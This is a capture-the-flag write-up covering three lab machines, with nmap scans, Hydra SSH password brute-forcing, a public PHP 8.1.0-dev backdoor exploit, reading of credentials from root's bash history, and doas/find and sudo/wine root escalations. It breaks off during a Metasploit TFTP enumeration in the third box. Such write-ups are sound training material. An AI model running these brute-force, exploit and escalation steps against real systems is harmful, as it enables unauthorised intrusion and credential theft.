0day-Network Penetration Tester CTF

Team: F1R5T 5N0W

NPT-1


IP address of the target: 192.168.153.136

Tools used:1. https://github.com/pentestmonkey/finger-user-enum
2. Hydra
3. Nmap

Steps:


Firstly, we perform a usual nmap scan to discover what ports are open.


nmap -sV 192.168.153.136



We can see that there is Port 99 and the service is finger. Therefore, we can use the online tool to enumerate the users in the finger.

perl finger-user-enum.pl -U /home/kali/SecLists/Usernames/xato-net-10-million-usernames.txt -t 192.168.153.136






From the output, we can see there are root user and a user named adam in the home directory.

Alright, it is time to brute force the password of adam using Hydra.

hydra -l adam -P /usr/share/wordlists/rockyou.txt ssh://192.168.153.136 -t 4 -V




We can find that the password of adam is passion. So, we can use the username and password to login (using SSH since port 22 is open)

ssh adam@192.168.153.136

Yeah, we successfully logged in as adam. Now, we see what the file in the directory and its content.


ls
cat user.txt



We get the user flag!
NPT{0day_4cc3ss_grant3d}


It is time for us to have privileged escalation as a root user. This command searches the entire file system for regular files that have the SUID bit set:

find / -perm -4000 -type f 2>/dev/null




We can find that there is a file called /usr/bin/doas. It's the configuration file for doas, a lightweight and simpler alternative to sudo. It defines who can run what commands as which users. Then, we try to list the permissions of the file.

ls -l /etc/doas.conf




The file is only writable by root, which is good — no other users can edit it. It is readable by everyone, which is usually fine unless it contains sensitive command paths or user permissions. Let us read its content.

cat /etc/doas.conf




User adam can run /usr/bin/find as root without a password, and keep their environment. The current user is allowed to run find as root (via doas). Since find allows command execution via -exec, the user uses it to launch a shell.

doas /usr/bin/find . -exec /bin/sh \; -quit



We can gain a shell as a root user, which means we are successful in privilege escalation.

ls
cat root.txt



The flag for the root user is found.
NPT{r00t_0wn4ge_complete}

NPT-2


IP address of the target: 192.168.153.140

Tools used: 1. https://www.exploit-db.com/exploits/49933
2. Nmap

Steps:


Firstly, we perform the nmap scan to discover what ports are open.

nmap -sV 192.168.153.140




We can find that the version of the port 8080 (PHP cli server 5.5 or later (PHP 8.1.0-dev)) seems to be vulnerable. So, we check it with the exploitdb, and it is vulnerable (refer to the tools used). Now, we try to copy the exploit script 49933 . py (a PHP webapp exploit) from the Exploit-DB local archive into our current working directory so we can read, modify, or run it.

searchsploit -m php/webapps/49933.py



Now, we execute the exploit script (49933.py) against a target web server running at http://192.168.153.140:8080/

python3 49933.py http://192.168.153.140:8080/




We successfully get a shell as the root user. Now, we try to see what is in the .bash_history

cat /root/.bash_history


We manage to get the SSH credentials of the user liam and his password: L14mD0ck3Rp0w4
Now, we try to SSH login as liam.

ssh liam@192.168.153.140



Yeah, we successfully logged in as liam. We can see what liam has.

ls
cat user.txt



The user flag is found!
NPT{liam_3sc4l4t3d}


Now, it is time to escalate the privilege. ***sudo -l*** is used to list the allowed (and forbidden) sudo commands for the current user on a Linux system.

sudo -l

The user liam can run /usr/bin/wine as root without needing a password. Now, we try to use it to start the Windows Command Prompt.

sudo /usr/bin/wine cmd.exe

Now, we move to the root directory and see what the root has.



type root.txt


The root flag is found!
NPT{r00t_m4st3ry_0day}

NPT-3


IP address of the target: 192.168.153.138

Tool used: 1. Metasploit
2. Nmap

nmap -sV 192.168.153.138



We try to see what the content of the website is at port 80.



Now, we perform a UDP port scan on the target 192.168.153.138, scanning the top 100 most common UDP ports.

sudo nmap -sU --top-port 100 192.168.153.138

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU --top-port 100 192.168.153.138
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 23:39 EDT
Nmap scan report for 192.168.153.138
Host is up (0.0014s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
69/udp open|filtered tftp
MAC Address: 00:0C:29:6A:73:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 118.33 seconds
```


We can see that port 69/udp is open with tftp service. We might try to use Metasploit to enumerate the file(s).

msfconsole
use auxiliary/scanner/tftp/tftpbrute
set rhosts 192.168.153.138
run

```
File  Actions  Edit  View  Help
kali@kali: ~    kali@kali: ~
msf6 >  use auxiliary/scanner/tftp/tftpbrute
msf6 auxiliary(scanner/tftp/tftpbrute) > options

Module options (auxiliary/scanner/tftp/tftpbrute):

   Name        Current Setting                     Required  Description
   ----        ---------------                     --------  -----------
   CHOST                                           no        The local client address
   DICTIONARY  /usr/share/metasploit-framework/dat  yes       The list of filenames
               a/wordlists/tftp.txt
   RHOSTS                                          yes       The target host(s), see https://docs.metasploit.com/docs/using
                                                             -metasploit/basics/using-metasploit.html
   RPORT       69                                  yes       The target port
   THREADS     1                                   yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/tftp/tftpbrute) > set rhosts 192.168.153.138
rhosts => 192.168.153.138
msf6 auxiliary(scanner/tftp/tftpbrute) > run
[+] Found backup-config on 192.168.153.138
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/tftp/tftpbrute) >
```

